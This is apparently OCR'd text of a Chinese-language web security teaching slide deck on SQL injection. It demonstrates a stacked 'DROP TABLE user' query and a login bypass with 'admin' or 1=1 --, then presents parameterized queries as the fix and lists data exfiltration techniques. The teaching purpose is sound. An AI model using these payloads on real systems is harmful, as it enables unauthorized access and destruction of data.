
網頁不安全 貳

Web Security 2

splitline @ SCIST


SQL Injection' or 1=1--

SQL Injection



Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



Introduction to SQL

```
SELECT * FROM user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```sql
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username	password	create_date
~~1~~	~~iamuser~~	~~123456~~	~~2021/02/07~~
~~2~~	~~878787~~	~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_OWO~~	~~2021/11/23~~

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username		
		~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_OWO~~	~~2021/11/23~~


SQL Injection

https://splitline.tw/admin
Username
Password
Login


背後 SQL 會怎麼寫？

https://splitline.tw/admin
Username
Password
Login

```
SELECT * FROM admin WHERE
username = 'input' AND password = 'input'
```




```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```




```
db> SELECT * FROM admin
        WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```

```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```




```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```




```
db> SELECT * FROM admin
        WHERE username = 'admin' AND password = 'p@55w0rd';
+----------+----------+
| username | password |
+----------+----------+
| admin    | p@55w0rd |
+----------+----------+
1 row in set
Time: 0.008s
```

SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'




```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```



https://splitline.tw/admin

```
db> SELECT * FROM admin WHERE
        username = 'admin' or 1=1 -- ' AND password = 'x';
+----------+----------+
| username | password |
+----------+----------+
| admin    | p@55w0rd |
| root     | iamr00t  |
+----------+----------+
2 rows in set
Time: 0.006s
```

```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```



```
SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password = 'x'
```

```
 SELECT * FROM admin WHERE us
'admin'
```

HACKED

Lab: Let me in!

SQL: The correct way

- Escape?
  - Add “\” before characters which need to be escaped
    - ' " \ NULL ...
  - e.g. https://www.php.net/manual/zh/function.addslashes.php
- Parameterized Query (參數化查詢)

```
username = request.args.get('username')
cursor.execute("SELECT * from users WHERE username=?", (username, ))
```

Besides `'or 1=1--`

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Out-of-Band

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

